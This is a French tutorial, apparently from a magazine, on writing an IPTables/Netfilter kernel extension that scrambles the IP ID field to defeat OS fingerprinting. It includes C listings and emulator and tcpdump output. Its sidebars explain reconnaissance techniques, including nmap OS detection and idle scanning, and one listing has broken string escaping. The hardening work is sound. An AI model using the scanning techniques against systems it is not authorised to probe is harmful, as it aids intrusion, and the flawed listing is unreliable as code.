Tout le monde connaissant un peu Internet et les ordinateurs a certainement entendu parler des services de type *pare-feu*. Toute personne qui s'occupe de la sécurité informatique a configuré plusieurs fois des services de ce type. Les systèmes de pare-feux disponibles sur le marché diffèrent sur plusieurs points. Du point de vue technique, ce sont les différences dans les fonctionnalités offertes qui sont les plus importantes. Les fournisseurs de solutions commerciales assurent que leurs programmes possèdent une fonctionnalité unique et avancée non disponible dans d'autres produits, les possibilités infinies et promettent que les employés souriants du support technique seront à notre entière disposition.

Ce dernier est parfois inévitable, mais nous serions plus contents d'obtenir un produit opérationnel au lieu d'échanger des emails avec le support technique. Nous voudrions aussi savoir et comprendre pourquoi certaines choses ne fonctionnent pas. Nous découvrons que les performances du programme sont non seulement finis, mais souvent insuffisantes. Une seule bonne nouvelle est que nous pouvons nous-mêmes construire une fonctionnalité unique et avancée à partir des solutions gratuites, grâce à notre temps libre et à l'aide – j'espère – de cet article. Bien sûr, cela ne veut pas dire que je considère les solutions commerciales comme inutiles.

Le paquet *IPTables* peut être téléchargé à l'adresse *www.netfilter.org*. Il est aussi disponible dans Linux en standard avec les noyaux 2.4 et ultérieurs. La version abrégrée du projet se trouve sur la page mentionnée. Le projet existe depuis la fin des années 90, alors assez longtemps pour le considérer comme produit de confiance. À mon avis,

Cet article explique...

- comment écrire notre propre extension pour *IPTables*.

Ce qu'il faut savoir...

- les notions de base du protocole IP,
- les notions de base du fonctionnement des systèmes d'exploitation,
- le langage C.

Chargement de l'extension – structures

En fonction du type d'extension chargée (match ou target), on utilise la fonction appropriée, respectivement `ipt_register_match` ou `ipt_register_target`. Chacune d'elles, en tant que paramètre d'entrée obtient la structure convenable elle-même (mais similaire). Il y a cinq champs à remplir, à savoir :

- `name` – le nom du module d'extension, il est recommandé qu'il soit identique à la partie du nom du fichier du module (les fichiers des modules d'extension s'appellent généralement *ipt_NOM.o*),
- `me` – dans ce champ, il faut saisir le texte littéral `THIS_MODULE`, ce qui signifie le pointeur sur soi-même et est important pour le compteur de renvois au module, et de cela, pour la fonction `cleanup_module`,
- `checkentry` – ici, nous entrons le pointeur sur la fonction qui est appelée au moment de l'ajout d'une règle exploitant ce module. Cette fonction doit, avant tout, vérifier la validité de cette règle,
- `destroy` - ce champ peut contenir le pointeur vers la fonction qui est appelée au moment de la suppression de la notation de ce type,
- `match` ou `target` (en fonction du type d'extension) – le plus importants, le pointeur vers la fonction qui décide de l'association du paquet ou exécute les opérations définies pour celui-ci.

La structure pour le match s'appelle `struct ipt_match`, et pour le target `struct ipt_target`.

l'une des qualités les plus intéressantes du paquet *IPTables* est la possibilité de construire pour lui des extensions personnalisées.

Netfilter est à vrai dire, un cadre d'application (en anglais *framework*) permettant de filtrer et de modifier des paquets. Il se compose de trois éléments essentiels :

- *les accroches* (*hooks* en anglais) sont les endroits déterminés sur la pile de protocole du système d'exploitation partir desquels est appelé le code *Netfilter* pour chaque paquet traversant la pile de protocoles,
- l'association aux *points d'accrochage* concrets des fonctions que *Netfilter* appellera pour les paquets traversant la pile de protocoles,
- le pilote *ip_queue* permettant la mise en file d'attente des paquets dans l'espace utilisateur pour leur traitement ultérieur ; ce transfert se fait de façon asynchrone.

Outre des éléments, un élément moins fonctionnel du cadre d'application est utile : il s'agit des commentaires disponibles dans le code source.

IPTables est, avant tout, un jeu de modules utilisant la fonctionnalité *Netfilter*, qui définit les tables de règles, ainsi que les critères d'association d'un paquet au modèle et des actions déterminées entreprises pour les paquets associés. Ainsi, nous pouvons manipuler la fonctionnalité *Netfilter* à partir du niveau d'abstraction plus élevé, de manière plus claire et plus commode. Le nom *IPTables* provient du fait que les listes des règles sont présentées sous forme de tableaux et elles sont stockées dans la mémoire en tant que tableaux à une nom donné.

En général, *IPTables* peut être divisé en deux parties : une partie liée aux services de translation des adresses et des ports (PNAT – *port and network address translation*) et l'autre partie relative aux services de filtrage. Les deux parties sont extensibles. Hormis les modules d'extension, il y a encore des outils de l'espace utilisateur, servant principalement à saisir les règles sous une forme plus lisible ou plus commode.

Modules d'extension

Le module d'extension est un module standard du noyau. Il doit implémenter les fonctions définies pour le module d'extension en utilisant pour cela certaines structures standards. De plus, encore une exigence est nécessaire pour un tel module. Son code doit être réentrant car il se peut que lors de la gestion d'un paquet, arrive une commande demandant l'interruption et la gestion d'un autre. Dans les systèmes SMP contenant plusieurs processeurs, la probabilité de cet évènement augmente de façon importante. Voici la liste des fonctions de base exigées par ce module :

- `init_module(...)` – le point d'entrée du module, sa tâche principale consiste à charger le module dans le cadre d'application et retourner 0 ou une valeur négative, si le chargement échoue,
- `cleanup_module(...)` – le point de sortie du module, le code de cette fonction doit décharger le module du cadre *Netfilter,*
- `ipt_register_match(...)` – prend en paramètre la structure `struct ipt_match` et sert à enregistrer les extensions des matches (associations),
- `ipt_register_target(...)` – prend en paramètre la structure `struct ipt_target` et sert à enregistrer les extensions des targets (cibles),
- `ipt_unregister_match(...)` – décharge l'extension du match,
- `ipt_unregister_target(...)` – décharge l'extension du target.

D'habitude, ce module exécute l'une de ces fonctions, de match ou de target, alors du jeu ci-dessus, nous choisissons respectivement quatre fonctions. En réalité, pour nous faciliter la tâche, nous implémentons les fonctions qui s'appellent un peu différemment et nous nous servons des macros standards. Les structures des fonctions `ipt_register_match` et `ipt_register_target` ont été présentées dans l'encadré.

Outre les fonctions décrites, nous devons aussi implémenter celles qui résultent du type d'extension et auxquels nous avons saisi les pointeurs dans la structure lors du chargement. Après cette opération, nous avons notre module tout prêt. Je le montrerai sur un exemple concret.

Implémentation d'un exemple d'une extension

Revenons pour quelques instants aux solutions commerciales. Plusieurs d'entre elles offrent les fonctions regroupées en paquets et disponibles via une interface graphiques à l'aide de quelques clics. Dans une certaine solution commerciale, il existe un ensemble de quelques fonctions simples appelé *Fingerprint Scrambling*. Sa tâche consiste à rendre plus difficile la reconnaissance distante du nom et de la version du système d'exploitation (cf. l'encadré *OS fingerprinting*). Dans notre cas, ce seront les extensions ipt_TTL, ipt_IPID et ipt_ISN. L'extension modifiante TTL d'un datagramme IP est disponible par défaut , et quant aux autres, nous allons les écrire, au moins en partie. Je dois bien laisser aux lecteurs un devoir à la maison.

Au début, nous nous occuperons d'ipt_IPID. Vu que le nom n'explique pas tout, décrivons d'abord le but de cette extension. L'un des facteurs qui aident à la détection d'un système d'exploitation distant est la possibilité de classifier correctement l'algorithme déterminant le champ ID du datagramme IP dans le système distant. Pour en savoir plus, référez-vous aux informations dans l'encadré. Notre tâche consistera donc à modifier le champ ID dans les datagrammes IP pour que leur classification soit incorrecte.

ipid_checkentry

D'après ce que j'ai écris ci-dessus, le module d'extension est chargé dans *IPTables* au moyen de la structure dans laquelle il faut donner quelques pointeurs sur les fonctions. Commençons par le champ `checkentry` de cette structure.

La fonction à laquelle nous entrons le pointeur dans ce champ est appelée pour chaque règle saisie utilisant l'extension donnée. En tant que paramètres d'entrée, elle obtient :

- le nom du tableau à laquelle la règle est ajoutée,
- la notation ajoutée sous forme de structure `ipt _ entry`,

OS fingerprinting

L'une des premières phases de l'attaque est la collecte des informations sur l'objectif. En cas d'attaque dans le monde informatique, les informations suivantes sont importantes : le type et la version du système d'exploitation et différentes versions des applications du système qui sera attaqué.

Sans l'accès local à l'ordinateur, nous utilisons la méthode de détection distante d'un système au moyen du « relevé d'une empreinte digitale » (en anglais *fingerprinting*) des paquets des protocoles réseau que nous obtenons de la part du système. Nous effectuons ce qu'on appelle *OS fingerprinting*.

Fingerprinting peut être passif ou actif. Le fingerprinting passif consiste à écouter seulement les paquets envoyés par le système scanné. Par contre, dans le fingerprinting actif, nous imposons la distribution des paquets en envoyant les requêtes, les tentatives d'établissement d'une session TCP, etc.

Les paquets reçus sont analysés d'une manière similaire. On prend en compte le mode d'implémentation obligatoires et facultatives des fonctions des protocoles. À partir de ces informations, il est possible d'estimer le type et la version du système.

Champ Identification du datagramme IP

L'en-tête de chaque datagramme IP contient le champ ID dont le but est d'aider au réassemblage des datagrammes fragmentés. Les fragments appartenant au même datagramme ont le même ID unique. C'est un mot d'une longueur de 16 bits, alors théoriquement, il permet de défragmenter simultanément 65536 paquets sur un noeud. Lors de la transmission sans défragmentation, il n'est pas important. Pourtant, différents systèmes d'exploitation emploient différents algorithmes pour déterminer la valeur de ce champ. Certains augmentent sa valeur pour chaque datagramme envoyé d'une unité fixe, d'autres augmentent d'une valeur aléatoire prédéfinie et encore d'autres, pour chaque datagramme tirent au sort un numéro arbitraire.

En fonction du système, il y a encore des nuances supplémentaires liées à la gestion de cette valeur. Le trait caractéristique des versions plus anciennes de certains systèmes d'exploitation est le fait que pour les datagrammes avec le bit DF (*Don't Fragment*) configuré, la valeur de ce champ est toujours égal à 0.

Dans les versions plus récentes de Linux on peut observer que pour les segments SYN/ACK des connexions TCP, cette valeur est configurée toujours à 0. Il existe plus de traits caractéristiques de ce type pour chaque implémentation.

Étant donné toutes ces différences entre les systèmes d'exploitation, ce champ est très important pour la reconnaissance distante de la version d'un système d'exploitation. La valeur de ce champ est utilisée, par exemple par *nmap* (scanneur actif) ou *p0f* (scanneur passif).

Au moyen du scanneur *nmap,* il est possible de vérifier quel algorithme est utilisé par un système donné (il suffit de le lancer avec l'option *–v* et *–O*). La prévisibilité des numéros d'identification successifs des datagrammes IP est aussi importante pour les raisons de sécurité.

Ces noeuds du réseau dont les datagrammes IP ont une valeur ID facile à prévoir, peuvent être exploitées pendant l'analyse des réseaux, parfois ceux qui ne sont pas normalement disponibles (ce qu'on apelle. *Idlescan*, pouvant être effectués aussi à l'aide de *nmap*, avec l'option *–sI*).

Listing 1. *Le code de la fonction ipid_checkentry*

```
static int ipid_checkentry(const char *tablename,
                const struct ipt_entry *e, void *targinfo,
                unsigned int targinfosize, unsigned int hook_mask) {

        if(strncmp(tablename, "mangle", 6) != 0) {
                printk(KERN_WARNING "IPID: Can only be called from the \
                       "mangle\" table");
                return 0;
        }
        if(targinfosize != IPT_ALIGN(sizeof(struct ipt_ipid_target_info))) {
                printk(KERN_WARNING "IPID: targinfosize %u != %Zu\n",
                                targinfosize, IPT_ALIGN(sizeof(struct ipt_
                       ipid_target_info)));
                return 0;
        }
        return 1;
}
```

- les options spécifiques pour l'extension,
- le masque des points d'accrochage (*hooks)* à partir desquels cette règle peut être appelée.

Le paramètre de base est la valeur 0, si la règle ne peut pas être acceptée. Dans le cas contraire, la valeur 1 est retournée.

Alors, nous pouvons vérifier si la règle est placée dans l'endroit approprié du tableau. Ces règles qui modifient le paquet doivent être ajoutées au tableau *mangle*. C'est notre cas, alors nous allons vérifier si le nom du tableau est correct.

On peut aussi vérifier si les options spécifiques pour le module sont bien configurées, par exemple si leur valeur est dans la plage valide. Si une règle n'est prévue que pour un protocole concret, par exemple UDP, nous pouvons le vérifier ici.

Les informations sur ce sujet se trouvent dans la structure `ipt_entry` transférée. Il est aussi recommandé de vérifier si la structure avec les paramètres spécifiques pour l'extension est bien ajustée du point de vue de l'espace mémoire occupée. Pour cela, nous disposons de la macro `IPT_ALIGN`.

Vu que notre module est assez simple, nous ne vérifions que l'ajustement de la mémoire et le nom du tableau auquel la règle est ajoutée. Le code de la fonction est présenté dans le Listing 1.

ipid_destroy

La fonction dans le champ `destroy` est appelée, quand la règle utilisant cette extension est supprimée de la mémoire. Cela permet d'allouer de l'espace pour les données de la règle dans la fonction `checkentry` et de les supprimer ici. Dans notre cas, cette fonction est vide, alors je la présenterai en entier :

```
static void ipid_destroy
(void *targinfo, unsigned
int targinfosize) {}
```

ipid_target

Enfin, la fonction réalisant directement la tâche. D'après la description préalable de la structure, cette fonction peut être `match` ou `target`. Nous modifions le paquet, et nous laissons l'association aux autres extensions, alors ce sera `target`. La fonction de type target reçoit quelques paramètres d'entrée, y compris le pointeur vers le tampon `skb`, le nom de l'interface d'entrée et de sortie pour le paquet (l'une peut rester vide) et les données spécifiques à la règle. Ces données proviennent de l'espace utilisateur et ont été préparées au moment de la préparation de la règle. Il peut y avoir des options spécifiques pour l'extension, ainsi que les données temporaires liées à la règle. Les options et le stockage des données seront décrites dans la suite de l'article, alors je néglige maintenant cette structure.

La structure `skb`, alors le tampon du socket sera présentée avec plus de détails dans l'encadré, mais ici je voudrais seulement mentionner que c'est une structure universelle du noyau du système Linux servant à faciliter les opérations sur les paquets aux couches spécifiques de la pile de protocoles. Elle permet le stockage dans un seul endroit de toutes les informations relatives au paquet, ce qui nous sera certainement utile.

Le but de cette fonction consiste (outre les opérations sur le paquet) à rendre le verdict, pour le cadre *IPTables,* sur ce que l'on veut faire ensuite avec le paquet donné. En cas de cibles simples, tels que ACCEPT ou DROP, le verdict est unique. Par contre, en cas de fonction de type `match`, le verdict se limite généralement à constater si le paquet a été associé ou pas (il se peut, dans les situations exceptionnelles, que le paquet soit refusé).

Dans notre cas, le paquet sera modifié, le verdict concernera alors le traitement ultérieur du paquet par *IPTables*. De plus, dans les situations exceptionnelles, telles que par exemple le manque de mémoire pour le traitement du paquet, nous le refuserons. La liste des verdicts pouvant être déterminés en paramètre de départ de la fonction dans les fonctions de type `target` n'est pas longue, mais suffisante :

- `NF_DROP` – stoppe le traitement du paquet (refuse le paquet) ,
- `NF_ACCEPT` – continue la traversée de paquet (accepte le paquet) ,
- `NF_STOLEN` – l'information pour *Netfilter* que le paquet avec `sk_buff` entier a été intercepté par le module,
- `NF_QUEUE` – ce verdict est utilisé, par exemple par le module ip_queue du paquet *Netfilter* afin de transférer les paquets pour

Listing 2. *L'exemple de l'implémentation ipid_target*

```
static unsigned int ipid_target(struct sk_buff **pskb,
                const struct net_device *in, const struct net_device *out,
                unsigned int hooknum, const void *targinfo, void *userinfo) {

        struct iphdr * iph;
        u_int16_t ipid_diffs[2];

        if (!skb_ip_make_writable(pskb, (*pskb)->len))
                return NF_DROP;

        iph = (*pskb)->nh.iph;
        ipid_diffs[0] = (iph->id)^0xffff;
        ipid_diffs[1] = iph->id = htons(counter++);
        iph->check = csum_fold(csum_partial((char *)ipid_diffs,
                                sizeof(ipid_diffs), iph->check^0xffff));

        (*pskb)->nfcache |= NFC_ALTERED;
        return IPT_CONTINUE;
}
```

leur traitement dans l'espace utilisateur,

- `NF_REPEAT` – redirige le paquet à repasser par les fonctions enregistrées pour le point d'accrochage donné.

Ce sont tous les verdicts de *Netfilter* que nous pouvons utiliser, mais puisque nous travaillons sur le niveau supérieur, c'est-à-dire *IPTables*, nous nous servirons donc du verdict `IPT_CONTINUE`, qui signifie la continuation du traitement ultérieur et utilisé par les extensions *IPTables*.

Comme nous en savons déjà un peu sur les paramètres de la fonction, nous pouvons passer à l'implémentation de son corps. Conformément aux principes adoptés, nous allons modifier la valeur du champ ID de l'en-tête du protocole IP. Au début, nous le ferons d'une manière très simple – à l'aide d'un compteur intérieur, post-incrémenté. Indépendamment de la méthode choisie, nous modifierons l'en-tête IP, et de cela, le tampon du socket (`struct sk_buff`). Nous devons informer le système de notre intention. Dans les noyaux 2.6, cette opération est faite à l'aide d'une fonction :

```
if (!skb_ip_make_writable
(pskb, (*pskb)->len))
 return NF_DROP;
```

Nous appelons cette fonction en lui transférant le tampon et sa longueur. C'est l'exemple d'une situation où nous pouvons décider d'imposer le refus du paquet. Nous ne sommes pas capables de réaliser le but admis, alors pour les raisons de sécurité, nous refusons le paquet. Dans les noyaux de la ligne 2.4, nous informons le système sur la modification projetée en copiant le tampon :

```
struct sk_buff *nskb =
skb_copy(*pskb, GFP_ATOMIC);
```

C'est ce que nous allons maintenant faire avec les données contenues dans le tampon et celles des en-têtes des protocoles dépend en particulier de la destination de l'extension et de notre invention. Dans la plupart des cas, ces opérations sont simples. Si rien n'est modifié, il suffit parfois de déterminer le verdict à l'aide d'une comparaison.

Quant à nous, nous effectuons une modification, ce qui entraîne la nécessité de mettre à jour les sommes de contrôle. Pour ce faire, le plus simple est d'utiliser les fonctions standard `sum_fold` et `csum_partial`. L'exemple approprié est présenté dans le Listing 2.

La conséquence suivante de la modification du paquet est la nécessité d'en informer le cadre d'application *Netfilter*. Nous pouvons le faire à l'aide du drapeau configuré dans le champ du tampon du socket :

```
(*pskb)->nfcache |= NFC_ALTERED;
```

Lors du codage de l'extension, le module doit souvent saisir des données supplémentaires dans le journal. Il serait bien que cette opération n'occupe pas toute la puissance de calcul de l'ordinateur. Le nombre de messages envoyés dans ces situations peut être limité à l'aide

Socket Buffer

Dans les paquets réseau, outre les données utilisateur, les en-têtes des protocoles sont envoyés. Chacune des couches, en commençant par la couche transport et descendant vers le bas, ajoute son en-tête.

Chaque couche de la pile de protocoles et chaque protocole sont gérés par fonctions différentes. Alors, pour ne pas copier inutilement les données, une seule grande structure (`struct sk_buff`), a été créée ; elle stocke les informations sur les en-têtes de tous les protocoles. Cette structure peut comprendre les données suivantes :

- le temps de réception du paquet pour les paquets arrivant,
- l'interface réseau via laquelle le paquet nous est parvenu,
- les sommes de contrôle
- le socket réseau, si le paquet est lié à un socket local
- autres données utiles lors du traitement du paquet par chaque couche de la pile de protocoles

Cette structure est aussi employée par *Netfilter* et transférée à la fonction `match` et `target`. La structure est liée aux fonctions servant à copier ou celles permettant son remplacement. La description plus détaillée des champs de la structure `sk_buff` est disponible dans le fichier d'en-tête *skbuff.h*.

de la fonction `net_ratelimit`. La journalisation des messages doit se présenter ainsi :

```
if(net_ratelimit())
printk("message...\n");
```

Au début, ces informations doivent être suffisantes. Un exemple d'une telle implémentation est présentée dans le Listing 2.

Aux fonctions que nous venons d'implémenter, il faut aussi ajouter une structure remplie, l'enregistrer et ajouter au début quelques directives des activations et l'extension est prête. Le fichier entier est disponible sur le CD joint au magazine.

Outil de l'espace utilisateur

Une fois l'extension préparée, il est nécessaire qu'il soit possible d'ajouter les règles qui l'utilisent. Les règles seront ajoutées au moyen d'outil standard *iptables*. Cet outil a aussi une structure modulaire et il suffit de préparer une bibliothèque appropriée avec la gestion de notre module.

Une telle bibliothèque doit contenir, avant tout, la fonction `_init` à partir de laquelle la fonction `register_match` ou `register_target` sera appelée, en fonction du module géré. C'est la même situation que pendant le chargement du module d'extension. Dans notre cas, ce sera `register_target`. C'est la structure qui lui est passée en argument. Les champs qui nécessitent d'être commentés seront expliqués sur l'exemple de notre module :

- `next` – utilisé pour la création de la liste des targets, par exemple lors du listing des règles. La valeur initiale doit être NULL,
- `name` – le nom doit être conforme au nom de la bibliothèque, comme par exemple IPID pour libipt_IPID.so,
- `version` – la version de l'outil *IPTables*,
- `help` – le pointeur vers la fonction affichant la description de la syntaxe pour l'extension,

```
initialisation done
> iptables -t mangle -A FORWARD -s 192.168.0.2 -d 192.168.1.2 -j IPID
> gen_ip IF=eth0 192.168.0.2 192.168.1.2 0 TCP 1060 80 SYN
rcv:eth0
hook:NF_IP_PRE_ROUTING ip_conntrack NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING iptable_raw NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING ip_conntrack NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING iptable_mangle NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING iptable_nat NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
INFO:IPID: Id changed 0 -> 0
hook:NF_IP_FORWARD iptable_mangle NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_FORWARD iptable_filter NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_POST_ROUTING iptable_mangle NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_POST_ROUTING iptable_nat NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_POST_ROUTING ip_conntrack NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
send:eth1 {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
> gen_ip IF=eth0 192.168.0.2 192.168.1.2 0 TCP 1060 80 SYN
rcv:eth0
hook:NF_IP_PRE_ROUTING ip_conntrack NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING iptable_raw NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING ip_conntrack NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING iptable_mangle NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_PRE_ROUTING iptable_nat NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
INFO:IPID: Id changed 0 -> 1
hook:NF_IP_FORWARD iptable_mangle NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_FORWARD iptable_filter NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_POST_ROUTING iptable_mangle NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_POST_ROUTING iptable_nat NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
hook:NF_IP_POST_ROUTING ip_conntrack NF_ACCEPT {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
send:eth1 {IPv4 192.168.0.2 192.168.1.2 0 6 1060 80 SYN}
>
```

Figure 1. *L'exemple d'une session avec l'émulateur nfsim*

- `init` – ici, il est possible de mettre le pointeur vers la fonction exécutant les opérations d'initialisation auxiliaires. Cette fonction sera appelée avant l'appel de `parse`,
- `parse` – comme son nom l'indique, cette fonction est appelée pour la gestion des paramètres non distingués par *IPTables*. Si ce sont réellement les options attendues par l'extension, la fonction doit retourner une valeur non nulle. Si l'un des paramètres d'entrée de la fonction est la variable. L'un des paramètres d'entrée de la fonction est la variable `invert`, configuré à *true*, si avant la spécification de l'option, un *!* a été présent,
- `final_check` – la fonction appelée après l'analyse de l'option, permet d'appeler par exemple `exit_error()`, si les options s'excluent mutuellement ou aucune des options obligatoires n'a été donnée,
- `print` – la fonction utilisée pendant l'affichage des règles, doit imprimer les informations non standard pour les règles. Utilisée pendant l'impression des règles à l'aide de la commande *iptables –L*,
- `save` – le pointeur vers la fonction utilisée pour reproduire les options utilisées pour créer la règle,
- `extra_opts` – c'est le pointeur vers la tables de structures – la liste des options supplémentaires acceptées par l'extension doit être terminée par la structure remplie de NULL. Elle est unie avec la liste des arguments standard et transférée à `getopt_long`.

Pour les extensions de type *match*, la structure est similaire. Pour que notre module soit correctement géré et testé, il suffit de remplir au début cette structure. Les fonctions déclarées seront laissées pratiquement sans corps, et dans la liste des options, nous définirons un seul enregistrement avec les valeurs NULL. Le fichier complet de la bibliothèque est disponible sur le CD joint au magazine. Nous mettons la bibliothèque compilée dans l'endroit accessible par l'outil *IPTables* et nous pouvons passer aux tests de notre module.

Les Tests

La stabilité du module peut influencer la stabilité du noyau dans lequel nous le chargerons, alors il sera mieux d'effectuer les tests dans un environnement séparé. Cette possibilité est offerte par *nfsim*. Cet outil peut être aussi téléchargé à partir du site *www.netfilter.org*. Comme son nom l'indique, c'est un simulateur de *Netfilter*. Il permet de tester les extensions.

Après le démarrage, nous disposons d'une console dans laquelle nous pouvons entrer les règles

```
14:52:44.943074 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 128, id 14288, len 60)
14:52:44.943097 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 127, id 29575, len 60)
14:52:45.955631 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 128, id 14313, len 60)
14:52:45.955648 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 127, id 29576, len 60)
14:52:46.963816 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 128, id 14338, len 60)
14:52:46.963832 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 127, id 29577, len 60)
14:52:47.972001 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 128, id 14363, len 60)
14:52:47.972018 150.254.173.130 > 212.77.100.101: icmp: echo request (ttl 127, id 29578, len 60)
```

Figure 2. *La valeur ID pour les paquets modifiés par le pare-feu*

à l'aide d'*IPTables,* générer les paquets et les sessions TCP. À la suite de ces opérations, les informations sur la trace du paquet à travers la pile de protocole sont affichées à l'écran. Nous pouvons voir aussi nos propres messages qui peuvent être affichés sur la console à l'aide de la fonction `printk`.

Nous devons placer notre module dans le répertoire *netfilter/ipv4*. Grâce à cela, il sera chargé automatiquement lors du démarrage de l'environnement de l'émulateur. Une courte session avec l'émulateur permet de repérer très vite les erreurs critiques, de savoir si notre module fonctionne correctement ou les sommes de contrôle sont correctes, etc. L'aide disponible dans l'outil (accessible après un clic sur la commande `help`) est suffisante pour apprendre la gestion de l'émulateur, il est donc inutile de la répéter ici.

L'exemple d'une session avec l'émulateur a été présenté sur la Figure 1. On voit que le module s'est chargé sans échec, la règle a été ajoutée. Ensuite, deux paquets ont été envoyés. Dans le premier, IPID a été changé de 0 en 0, et dans le deuxième de 0 en 1. Cela est dû au fait que dans le paquet généré, IPID est toujours mis à 0, par contre contre le module est doté d'un compteur interne qui augmente IPID de 1 à chaque appel. Il faut aussi faire attention à l'endroit dans lequel notre module est appelé. Nous avons ajouté notre règle à la table *mangle* de la chaîne FORWARD, c'est pourquoi le message apparaît avant la fin du traitement de cette chaîne.

Après les tests de l'extension dans l'émulateur, nous pouvons tenter de charger le module dans la mémoire du noyau. J'ai chargé la version présentée sur le CD fourni avec la revue, sur un pare-feu protégeant un réseau avec quelques machines. Tout fonctionne parfaitement, on peut donc considérer que la version alpha a été testée au moyen d'une méthode métier.

La Figure 2 affiche quatre paquets *icmp echo-request* consultés à l'aide de *tcpdump*. Chacun d'eux est vu deux fois : avant et après le passage à travers le pare-feu. On voit que le TTL diminue de 1 (ce qui est naturel) et que l'ID change, ce qui est dû au fonctionnement de notre module. L'ID original change un peu plus vite, par contre celui remplacé seulement de 1.

Possibilité de choisir

Dans certains cas, mais pas tous, le champ ID ainsi changé peut s'avérer suffisant pour dissimuler notre système. De plus, si nous voulons qu'il soit changé autrement, il faut modifier le code du module et le recompiler.

Et si dans une règle la modification est effectuée d'une autre manière comme dans une autre ? Dans ce cas, ce sont les options transmises de l'espace utilisateur au module à l'aide de l'outil *IPTables* qui viennent à notre aide. Il faut programmer cela, ce qui est très facile.

Nous saisissons les options pour l'extension de la bibliothèque pour l'outil *IPTables* sous forme d'une liste de structures (de manière standard pour *getopt*) dans le fichier contenant le fichier avec le code source gérant notre extension. Par exemple :

```
static struct option opts[] = {
{"random", 0, 0, 'r'},
{"incremental", 1, 0, 'i'},{0}
};
```

Chacun qui utilisait la fonction `getopt _ long`, connaît sans doute la signification des champs de cette structure. Si vous ne l'avez jamais fait, les explications sont disponibles sur la page `man` de cette fonction.

Les options ainsi ajoutées doivent être maintenant gérées dans le corps de la fonction `parse` de la bibliothèque de l'extension. Nous allons le faire de manière standard pour `getopt _ long`.

Listing 3. *L'exemple de l'implémentation de la gestion des options de l'extension dans la bibliothèque de l'outil IPTables*

```
struct ipt_ipid_target_info {
        u_int32_t mode;
        u_int32_t step;
};


static int parse(int c, char **argv, int invert, unsigned int *flags,
                const struct ipt_entry *entry, struct ipt_entry_target
                        **target) {
        struct ipt_ipid_target_info * ipid_info = (struct ipt_ipid_target_
                        info *)(*target)->data;

        ...

        *flags = ipid_info->mode;
        return 1;
}

static void final_check(unsigned int flags) {
        if(!(flags&IPID_MODE_RANDOM) && !(flags&IPID_MODE_INCREMENTAL))
                exit_error(PARAMETER_PROBLEM, "You have to chose an
                        algorithm\n");
        ...
}
```

Listing 4. *L'exemple de l'implémentation de la gestion des options dans le code du module du noyau*

```
static unsigned int ipid_target(struct sk_buff **pskb,
        ...
        struct ipt_ipid_target_info * ipid_info = (struct ipt_ipid_target_
                info *)targinfo;
        ...
        if(ipid_info->mode&IPID_MODE_INCREMENTAL) {
                ipid_diffs[1] = iph->id = htons(counter);
                counter += ipid_info->step;
        }
        else if(ipid_info->mode&IPID_MODE_RANDOM) {
                get_random_bytes(&(ipid_diffs[1]), sizeof(u_int16_t));
                ipid_diffs[1] = iph->id = htons(ipid_diffs[1]);
        }
        ...
```

Il reste encore la question de la structure qui sera transférée au noyau. Alors, c'est la même structure dont la validité de la taille nous avons vérifié dans la fonction `ipid_checkentry`. Pour chaque extension, nous définissons la structure à l'aide de laquelle nous transférerons les options et qui existera en relation avec la règle. Chaque fois que la fonction `match` ou `target` d'une extension donnée sera appelée, cette même structure y sera transférée.

Le cycle de vie de cette structure commence justement ici : dans l'espace utilisateur, au moment de l'ajout de la règle. Pour accéder au niveau de la fonction `parse`, il faut l'extraire de la structure `ipt_entry_target` de la manière présentée dans le Listing 3. La définition de la structure est aussi disponible dans ce listing.

Le paramètre d'entrée suivant de la fonction `parse` qui nous intéresse est la variable `flags`. Elle permet de transférer les informations parmi les appels successifs de `parse`, ainsi que de transférer les informations à `final_check`. Quant à nous, nous exploiterons cette variable à transmettre à `final_check` les informations sur les paramètres transférés par l'utilisateur. Nous voulons que un seul algorithme de changement du champ ID du datagramme IP soit choisi. L'exemple est présenté dans le Listing 3. De plus, il vaut la peine de programmer aussi les autres fonctions : `help`, `print`, `save`, de façon à pouvoir profiter pleinement de l'option, mais c'est au lecteur de décider.

Une bonne pratique est de vérifier aussi dans la fonction `checkentry` du module, si les options saisies sont correctes. Mais nous n'allons pas nous en occuper ici.

